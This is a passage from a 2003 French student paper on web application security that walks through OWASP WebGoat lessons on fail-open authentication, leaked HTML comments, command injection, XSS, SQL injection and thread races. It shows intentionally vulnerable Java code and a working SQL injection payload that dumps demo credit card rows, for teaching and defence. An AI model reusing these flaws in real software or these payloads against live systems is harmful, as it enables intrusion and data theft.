


Travail de semestre

Sécurité des applications Web



Auteur : Sylvain Tissot

Professeurs : Christian Buchs
Sylvain Maret
Stefano Ventura

Yverdon, le 27 juillet 2003

Table des matières

1. Introduction	Page 4
1.1 But de ce document	Page 4
1.2 Application Web	Page 4
1.2 Firewall "classique"	Page 4
2. Étude de quelques vulnérabilités	Page 5
2.1 Préliminaire	Page 5
2.2 Échec d'authentification	Page 8
2.3 Commentaires HTML	Page 9
2.4 Injection de paramètres à une commande	Page 10
2.5 E-mail non-filtré	Page 12
2.6 Injection de paramètres SQL	Page 13
2.7 Sécurité des threads concurrents	Page 15
2.8 Cookie utilisé pour l'authentification	Page 17
2.9 Cross Site Scripting (XSS)	Page 18
2.10 Buffer Overflow (BOF)	Page 20
2.11 Attaque par déni de service (DoS)	Page 21
3. Mod_rewrite	Page 22
3.1 Introduction	Page 22
3.2 Fonctionnement	Page 22
3.3 Caractères spéciaux	Page 23
3.4 Directives de configuration	Page 24
3.4.1 RewriteBase	Page 24
3.4.2 RewriteCond	Page 24
3.4.3 RewriteEngine	Page 24
3.4.4 RewriteLock	Page 24
3.4.5 RewriteLog	Page 24
3.4.6 RewriteLogLevel	Page 25
3.4.7 RewriteMap	Page 25
3.4.8 RewriteOptions	Page 25
3.4.9 RewriteRule	Page 25

3.5	Variables d'environnement	Page 26
3.6	Flags de RewriteRule	Page 27
3.7	Flags de RewriteCond	Page 28
3.8	Exemples de configuration	Page 28
3.8.1	Répartition de charge (load-balancing)	Page 29
3.8.2	Éviter les vols d'images depuis des sites externes	Page 29
3.8.3	Bloquer les robots	Page 30
3.8.4	Interdire l'accès à certains hôtes	Page 30
3.8.5	Résoudre le problème du "trailing slash" manquant	Page 31
3.8.6	Bloquer l'accès aux fichiers .htaccess	Page 32
3.8.7	Réécriture des extensions de fichiers	Page 32
3.8.8	Redirection en fonction du navigateur Web	Page 32
3.8.9	Filtrer Nimda	Page 33
3.9	Conclusion	Page 33
4.	Proxy et reverse-proxy	Page 34
4.1	Introduction	Page 34
4.2	Serveur proxy	Page 34
4.3	Reverse-proxy	Page 34
4.4	Mod_proxy	Page 36
4.4.1	ProxyPass	Page 36
4.4.2	ProxyPassReverse	Page 37
4.4.3	ProxyBlock	Page 37
4.4.4	ProxyVia	Page 38
4.5	Configuration d'un reverse-proxy	Page 38
4.5.1	Charger les modules	Page 38
4.5.2	Configuration avec mod_proxy uniquement	Page 38
4.5.3	Configuration avec mod_rewrite et mod_proxy	Page 39
4.5.4	Restreindre l'accès à des navigateurs Web spécifiques	Page 39
4.5.5	Filtrage d'URL au niveau du proxy	Page 40
5.	Conclusions	Page 41
6.	Cahier des charges du travail de diplôme	Page 41
7.	Références	Page 42

1. Introduction

Au même titre qu'une application classique ou qu'un système d'exploitation, les applications Web peuvent présenter des failles de sécurité. Cela est d'autant plus grave que les applications Web manipulent parfois des données confidentielles (mots de passe, numéros de cartes bancaires) et qu'elles sont généralement déployées sur Internet et donc exposées au public.

Même sur un serveur Web sécurisé tournant sur un système d'exploitation réputé sûr (Apache sur OpenBSD, par exemple), des failles de sécurité peuvent subsister, car elles sont la plupart du temps dues à des **fautes de programmation de l'application elle-même**, et non du serveur.

1.1. But de ce document

Ce travail a pour but d'étudier la problématique de la sécurité des applications Web. La première partie porte sur l'étude de vulnérabilités courantes et apporte certains éléments de réponse sur la façon de les éviter. La seconde partie traite de l'aspect protection des applications Web au moyen d'un *reverse-proxy* utilisé comme firewall applicatif, basé sur Apache et `mod_rewrite`.

1.2. Application Web

Une application Web peut être vue comme un site Internet dynamique réalisant une tâche spécifique (webmail, e-commerce, télébanking, etc...). Elle est généralement basée sur une architecture client-serveur 3-tiers, qui comprend un serveur Web, un serveur d'application (parfois confondus), et serveur de bases de données.




Figure 1-1 : application Web à architecture 3-tiers

La plupart des applications Web implémentent la notion de *session* pour garder une trace de l'utilisateur et lui proposer un contenu personnalisé. Au contraire d'un site statique qui est basé sur le contenu, une application Web est basée sur la logique. Entendre par là que son développement implique beaucoup de programmation et relativement peu de code HTML.

1.3. Firewall "classique"

Un firewall IP conventionnel permet de filtrer au niveau de la couche réseau (IP) et de la couche transport (TCP,UDP). Les règles sont définies en fonction de l'adresse IP source, l'adresse IP de destination, le numéro de port source, le numéro de port de destination, l'état de la connexion (flags), l'interface d'entrée et de sortie du firewall, etc...

Comme le suggère la figure 1-2 inspirée du cours de M. Maret, un firewall IP n'offre absolument aucune protection contre les attaques visant les applications Web, dans la mesure où celles-ci ont lieu au niveau applicatif : elles utilisent le protocole HTTP sur le port 80, au même titre que le trafic Web ordinaire. Pourtant, de SOAP aux applets Java en passant par les scripts ActiveX, un grand nombre de menaces peuvent être véhiculées par ce canal apparemment inoffensif et qui est laissé ouvert sur la plupart des firewalls d'entreprise.




Figure 1-2 : les attaques au niveau applicatif sont pas bloquées par un firewall conventionnel

2. Étude de quelques vulnérabilités

2.1. Préliminaire

Exploiter les vulnérabilités d'une application Web ne nécessite pas d'équipement particulier : un peu de bon sens, un simple navigateur Web et peut-être un petit analyseur de protocole constituent l'équipement de base. En effet, comme le montre la figure 2-1, la plupart des vulnérabilités peuvent être exploitées au moyen d'URLs bien pensées, ou éventuellement en intervenant sur le contenu POST et les entêtes HTTP transmises (*Content-Length*, *Referer*, *User-Agent*, etc...).




Figure 2-1 : les vulnérabilités à chaque niveau peuvent être exploitées par manipulation d'URL

Certaines vulnérabilités sont propres à un serveur d'application donné (attaques Unicode sous IIS, failles de PHP4), voir à une version de celui-ci. Dans ce contexte, il est important de dévoiler le moins possible d'informations à l'attaquant sur les technologies employées par l'application Web, par exemple en supprimant le champ *Server* des entêtes de réponses HTTP, ou en optant pour des suffixes génériques *.cgi* plutôt que *.asp* ou *.jsp*.

Il existe cependant des vulnérabilités classiques que l'on retrouve quelque soit la plateforme employée par l'application. L'OWASP tient à jour un classement des 10 vulnérabilités les plus rencontrées dans les applications Web, et qui est donné dans le tableau ci-après.

Top 10 des vulnérabilités dans les applications Web		
Rang	Vulnérabilité	Description
1	Paramètres non-validés	Les informations transmises avec la requêtes ne sont pas validées avant d'être utilisées par l'application Web.
2	Faille dans le contrôle d'accès	Les restrictions sur ce que les utilisateurs authentifiés ont le droit de faire ne sont assez solides. Un attaquant peut utiliser ces failles pour accéder aux comptes d'autres utilisateurs, voir de fichiers sensibles ou utiliser des fonctions non-autorisées.
3	Vol de session	Le mécanisme de maintien de la session n'est pas assez sûr : l'attaquant qui peut compromettre une clé de session ou un <i>cookie</i> peut accéder aux privilèges d'un autre utilisateur
4	Cross-Site-Scripting (XSS)	L'application Web peut être utilisée comme intermédiaire pour attaquer l'un de ses utilisateurs et exécuter du code à son insu dans le contexte de l'application Web pour, par exemple, voler sa clé de session.
5	Buffer Overflow (BOF)	L'application ne contrôle pas la dimension des paramètres reçus avant de les écrire en mémoire. Cette faille peut être utilisée pour aller y écrire du code exécutable et modifier le comportement de l'application.
6	Injection de commandes	L'application utilise lors de l'accès à des commandes externes ou au système d'exploitation des paramètres non-validés qui peuvent être utilisés par l'attaquant pour exécuter des commandes malicieuses.
7	Mauvaise gestion des erreurs	La gestion des erreurs n'est pas réalisée correctement. L'attaquant peut déclencher des erreurs qui ne sont pas gérées par l'application Web et ainsi obtenir des informations détaillées sur le système, ou compromettre le serveur.
8	Mauvaise utilisation de la cryptographie	Les applications Web font fréquemment appel à des fonctions de cryptographie pour assurer l'intégrité et la confidentialité des données. Certains de ses algorithmes ou leurs implémentations peuvent comporter des failles de sécurité.

Top 10 des vulnérabilités dans les applications Web		
Rang	Vulnérabilité	Description
9	Faible dans l'administration distante	Beaucoup d'applications Web comportent un système d'administration à distance, qui s'il n'est pas correctement protégé, peut permettre à un attaquant de gagner les privilèges de l'administrateur.
10	Mauvaise configuration du serveur Web ou d'application	La sécurité de l'application Web repose sur celle du serveur Web, du serveur d'application et du système d'exploitation. Ceux-ci ne sont généralement pas sécurisés avec la configuration par défaut.

Dans le but de proposer une plateforme d'apprentissage et de test des vulnérabilités classiques dans les applications Web, l'OWASP a mis au point le logiciel WebGoat.

WebGoat se présente sous la forme d'une application serveur Java (WAR) permettant de naviguer au travers d'un certain nombre de leçons. Chaque leçon illustre une vulnérabilité et propose une sorte de défi à l'étudiant qui doit trouver le moyen de tirer parti de la vulnérabilité pour contourner un système d'authentification, par exemple.

Le logiciel est livré avec une vingtaine de leçons, mais il est possible d'en développer de nouvelles en héritant des classes mises à disposition. Chaque leçon est constituée d'une classe Java, et l'étudiant peut facilement accéder au code source Java et HTML de la leçon en guise d'indice pour résoudre l'énigme.

Dans les pages qui suivent, nous allons utiliser les exemples de WebGoat pour expliquer quelques vulnérabilités lorsque cela est judicieux. Certaines vulnérabilités pour lesquelles il n'existe pas de leçon dans WebGoat seront également abordées.

2.2. Échec d'authentification

2.2.1. Problématique

L'étape d'authentification est une phase critique d'une application Web. Si les paramètres reçus ne sont pas ceux attendus, le mécanisme de vérification des paramètres peut lever une erreur inattendue ou être évalué à vrai, et ainsi permettre de contourner l'authentification.

2.2.2. Exemple

La leçon "*Fail Open Authentication*" de WebGoat illustre un code vulnérable à ce type d'attaque. Les paramètres USERNAME et PASSWORD sont récupérés du formulaire par POST. Ils sont utilisés pour composer une requête SQL qui, si elle retourne au moins un tuple, validera l'authentification.

```
try {
    username = s.getParser().getRawParameter(USERNAME);
    password = s.getParser().getRawParameter(PASSWORD);
    String query = "SELECT * FROM user_system data WHERE "+
        "user_name='"+username+"' AND "+password+"'";
    Statement statement = connection.createStatement();
    ResultSet results = statement.executeQuery(query);
    // HERE IS THE ASSUMPTION
    if (results == null || !results.first()) {
        s.setMessage("Invalid username and password entered.");
        return (makeLogin(s));
    }
}
catch (Exception e) { }
// continue and display the page
if (username != null && username.length() > 0) {
    return (makeUser(s, username, "PARAMETERS"));
}
```

Le test sur lequel le programmeur se base pour autoriser ou non la session n'est pas assez pointu. Le premier paramètre n'est jamais vrai, car `executeQuery()` retourne toujours un `ResultSet` et jamais null, même si celui-ci est vide. Le deuxième paramètre `results.first()` est vrai lorsqu'il est possible de placer le pointeur sur le premier tuple du `ResultSet`, c'est à dire lorsque celui-ci comporte au moins un tuple, ce qui n'est pas suffisant comme test.

2.2.3. Attaque

Il suffit d'opérer une injection de paramètres SQL, de sorte que la requête retourne au moins un tuple, pour se faire authentifier sans avoir besoin de connaître un nom d'utilisateur ou un mot de passe valide.



Please enter a username and password to login.

User Name:

Password:

Login

Et voici le résultat de l'authentification ainsi que les tuples retournés par la requête :

Please enter a username and password to login.

userid	user_name	password	cookie
101	jblow	passwd1	
102	jdoe	passwd2	
103	jplane	passwd3	
104	jeff	jeff	
105	dave	dave	

You have been authenticated with PARAMETERS

[Logout](#)

[Refresh](#)

2.2.4. Protection

Il faudrait que le programmeur prenne la bonne habitude de vérifier les paramètres GET ou POST qu'il reçoit avant de les utiliser. Ainsi, un nom d'utilisateur ne doit probablement contenir que des caractères alphanumériques et aucun caractère spécial ou non-imprimable, ce qui peut être testé au moyen d'une expression régulière. On peut aussi exclure systématiquement les mots-clés SQL des paramètres GET ou POST.

2.3. Commentaires HTML

2.3.1. Problématique

Il s'agit plus d'une insécurité plus humaine que technique. Il est connu que les développeurs Web laissent régulièrement des commentaires et pense-bêtes à leur intention dans leur code HTML, qui sont envoyés en clair au client, et peuvent lui fournir d'utiles informations sur la façon dont est construite l'application.


2.3.2. Exemple

Dans la leçon "*HTML Clues*" de WebGoat, on propose d'étudier le code source de la page pour compromettre un formulaire d'authentification. On trouve, dans le code HTML, l'oubli suivant du programmeur :

```
<!--
FIXME admin:adminpw
--><!--
Use Admin to regenerate database
--><table cellpadding="0" cellspacing="0" border="0">
<tr>
  <td>
    User Name:
  </td>
  <td>
    <input name="Username" type="TEXT" value="">
  </td>
</tr>
```

2.3.3. Attaque

Nul besoin d'être devin pour comprendre qu'il s'agit là du mot de passe de l'administrateur ;-)




Please enter a username and password to login.

User Name:

Password:

Login

Et voici le résultat de l'authentification réussie :



Please enter a username and password to login.

* BINGO -- admin authenticated

userid	user_name	password	cookie
101	jblow	passwd1	

You have been authenticated with PARAMETERS

[Logout](#)

[Refresh](#)

2.3.4. Protection

Dans le cadre d'un filtre de contenu Web, il serait intéressant de filtrer tous les commentaires des réponses HTTP, puisque ceux-ci sont utiles localement au programmeur, mais n'apportent rien au visiteur. Cela permet également de réduire un peu le poids des pages HTML. Dans le même ordre d'idée il existe des modules Apache (`mod_stripper`, `mod_filter`) supprimant tous les caractères de fin de ligne des pages transmises, ce qui rend le code source illisible et décourage le visiteur de "voler" le code de l'application Web (par exemple du code JavaScript) et sécurise en même temps l'application. L'inconvénient de ce genre de module est de demander un travail supplémentaire au serveur Web, de perturber certains navigateurs mal écrits et de rebuter certains validateurs de code.


2.4. Injection de paramètres à une commande

2.4.1. Problématique

Selon l'OWASP, l'injection de paramètres est classée 6ème au "top 10" des vulnérabilités des applications Web. Une telle vulnérabilité peut exister lorsque l'application fait appel à un programme externe (commande shell ou SQL) en utilisant comme partie de cette commande un paramètre transmis à la page sans le valider auparavant. Le risque est particulièrement grand si le paramètre transmis est directement concaténé à la fin d'une commande système.


2.4.2. Exemple

La leçon "*Parameter Injection*" de WebGoat propose à l'utilisateur d'afficher le contenu du répertoire local de son choix. La servlet récupère le chemin d'accès saisi par l'utilisateur dans le champ DIR et appelle la commande shell "ls" au moyen d'une instruction `Runtime.getRuntime().exec("ls -as1 "+DIR)`. Comme aucun gestionnaire de sécurité n'est installé par défaut, la commande est exécutée avec les privilèges de l'utilisateur root !



2.4.3. Attaque

Il est possible d'invoquer plusieurs commandes shell sur une même ligne en les séparant par un point-virgule (cette possibilité est souvent exploitée par les scripts shell). Comme la commande est exécutée avec les privilèges du root, il est dès lors possible d'exécuter n'importe quelle commande, y compris de profiter pour installer un zombie, un cheval de Troie ou un root-kit sur la machine hébergeant l'application Web.



Il apparaît complexe de se protéger contre ce genre d'attaque au moyen d'un *reverse-proxy*, mais filtrer les noms des principales commandes système dans le contenu des requêtes GET et POST est un bon début. Un tel filtrage n'est cependant peut-être pas souhaitable dans le cas où l'application Web est un forum de discussion consacré à Unix !

2.5. E-mail non-filtré

2.5.1. Problématique

De nombreux sites permettent d'envoyer et de recevoir des e-mails par le Web. Ils sont communément appelés *webmails* et sont une alternative aux clients POP3 et IMAP4 classiques, particulièrement attrayante pour les personnes itinérantes ou qui souhaitent accéder à leur e-mail privé depuis leur lieu de travail.

Le problème est que les *webmails* utilisent des pages HTML pour afficher le contenu des messages. Si le contenu n'est pas filtré soit à l'expédition, soit à l'affichage chez le destinataire, un *web-mail* permet d'insérer du code malicieux dans le message et d'envisager des attaques de type *Cross-Site Scripting* (XSS).

Parallèlement aux *webmails*, la plupart des services d'hébergement de pages persos offrent un script CGI permettant de formater les données d'un formulaire et de les envoyer à l'adresse e-mail souhaitée. Ces scripts devraient également opérer un filtrage du contenu du message avant de l'envoyer ou de l'afficher.

2.5.2. Exemple

La leçon "*Unchecked Email*" de WebGoat illustre ce qui peut se passer lorsque le contenu d'un e-mail ou d'un message dans un forum de discussion n'est pas validé avant d'être affiché sous la forme d'une page Web. Le formulaire comporte deux champs "To" et "Message". Il propose au visiteur d'envoyer un message par e-mail à la personne de son choix.



Send your friend a message from our site!

TO:

Message:

Send!

2.5.3. Attaque

Dans le premier champ "To", il est intéressant de saisir plusieurs adresses destinataires, séparées par des virgules ou des espaces. La plupart des formulaires de ce genre n'effectuent aucun contrôle à ce niveau et autoriseront l'utilisateur à envoyer du "*bulk mail*" à plusieurs adresses en tout anonymat (à l'adresse IP près). L'effet est encore plus dévastateur si les adresses saisies sont celles de listes de diffusions.

Dans le deuxième champ, on peut insérer une balise telle que `Google here` permettant de se rendre compte que le contenu n'est absolument pas dépouillé de ses balises HTML. De même, une balise `<script>` permet d'insérer du contenu JavaScript ou VBScript qui peut contenir un code malicieux qui sera exécuté par le navigateur du client, avec les privilèges du service de *webmail* (voir attaques XSS).



2.6. Injection de paramètres SQL

2.6.1. Problématique

Souvent, les paramètres passés à un script sont utilisés pour composer une requête SQL. Si ces paramètres ne sont pas filtrés avant de construire la requête, ils peuvent être utilisés par l'attaquant dans le but de modifier le comportement de la requête, comme nous l'avons vu précédemment avec la vulnérabilité dans le système d'authentification.

2.6.2. Exemple

La leçon "*SQL Injection*" de WebGoat illustre cette problématique. L'utilisateur doit saisir son numéro de compte, le système interroge la base de donnée et lui retourne les numéros de ses cartes bancaires. En principe, il ne doit pas être possible d'obtenir les numéros de cartes d'autres personnes sans connaître leur numéro de compte, sauf par la force brute en essayant toutes les possibilités.

Enter your account number to review your credit card numbers.

Enter an Account Number:

```
SELECT * FROM user_data WHERE userid = '101'
```


userid	first_name	last_name	cc_number	cc_type
101	Joe	Blow	222200001111	MC
101	Joe	Blow	987654321	VISA

2.6.3. Attaque

Le contenu du champ "Account Number" est utilisé pour composer une requête SQL paramétrée de type SELECT. Sachant cela, il est aisé de modifier la requête de sorte qu'elle soit toujours vraie, et ainsi afficher le contenu de toute la table. Ce type d'attaque peut être classé dans la même catégorie que les injections de paramètres à des commandes système. Le risque existe dès que des paramètres de scripts sont utilisés comme partie d'un appel système ou d'une requête SQL et la solution passe par une validation systématique des paramètres reçus, que ce soit par GET, par POST, dans un champ caché ou dans un cookie.

How to Perform SQL Injection

Hint #1



Show Params
 Show Cookies
 Show HTML
 Show Java

Enter your account number to review your credit card numbers.

Hints:
The application is taking your input and inserting it at the end of a pre-formed SQL command.

Enter an Account Number:

```
SELECT * FROM user_data WHERE userid = '103' or '1'='1'
```

userid	first_name	last_name	cc_number	cc_type
101	Joe	Blow	987654321	VISA
101	Joe	Blow	222200001111	MC
102	John	Doe	222200002222	MC
102	John	Doe	222200002222	AMEX
103	Jane	Plane	123456789	MC
103	Jane	Plane	333300003333	AMEX


2.7. Sécurité des threads concurrents

2.7.1. Problématique

Afin d'optimiser les performances, les applications Web sont pour la plupart *multithread* et peuvent par conséquent gérer plusieurs requêtes simultanément. Chaque requête correspond alors à un ou plusieurs thread. Il arrive souvent que des variables soient partagées entre ces threads sans que le programmeur n'ait pris la peine de les protéger.

2.7.2. Exemple

Considérons la leçon "*Thread Safety*" de WebGoat. L'utilisateur est prié de s'identifier au moyen de son nom, que l'application valide en effectuant une recherche dans une base de données. Si plusieurs utilisateurs se connectent en même temps à ce système, chacun est identifié séparément au moyen d'une session de servlet Java (qui par défaut utilise un cookie).



Please enter your username to access your account.

Hints:
Web applications handle many HTTP requests at the same time.

Enter user name:

Et voici le résultat d'une authentification normale :



Please enter your username to access your account.

Hints:
Web applications handle many HTTP requests at the same time.

Enter user name:

userid	user_name	password	cookie
104	jeff	jeff	

2.7.3. Attaque

En ouvrant deux sessions à peu près simultanément dans deux navigateurs Web distincts, l'une comme "jeff" et l'autre comme "dave", on remarque cependant que l'un des utilisateurs est identifié comme l'autre ! Ainsi, dans l'exemple ci-après, c'est "jeff" qui est identifié comme l'utilisateur "dave".

How to Exploit Thread Safety Problems

Hint




Show Params
 Show HTML

Show Cookies
 Show Java

Please enter your username to access your account.

Enter user name:

userid	user_name	password	cookie
105	dave	dave	

Que s'est-il passé ? Un simple problème d'exclusion mutuelle entre threads. Considérons la partie pertinente du code de la servlet :

```
// Lecture depuis le formulaire du nom d'utilisateur
currentUser = s.getParameter(USER_NAME, "");

// Si le champ est non-nul, recherche dans la base de données
if (!"".equals(currentUser))
{
    // 1 sec d'attente pour simuler un changement de contexte
    Thread.sleep(1000);

    // Obtient les infos de l'utilisateur
    String query = "SELECT * FROM user_system_data WHERE user_name = ' " + currentUser + "'";

    Statement statement = connection.createStatement();

    ResultSet results = statement.executeQuery(query);
    if (results != null && results.first() == true)
    {
        ResultSetMetaData resultsMetaData = results.getMetaData();
        ec.addElement(DatabaseUtilities.writeTable(results, resultsMetaData));
    }
}
```

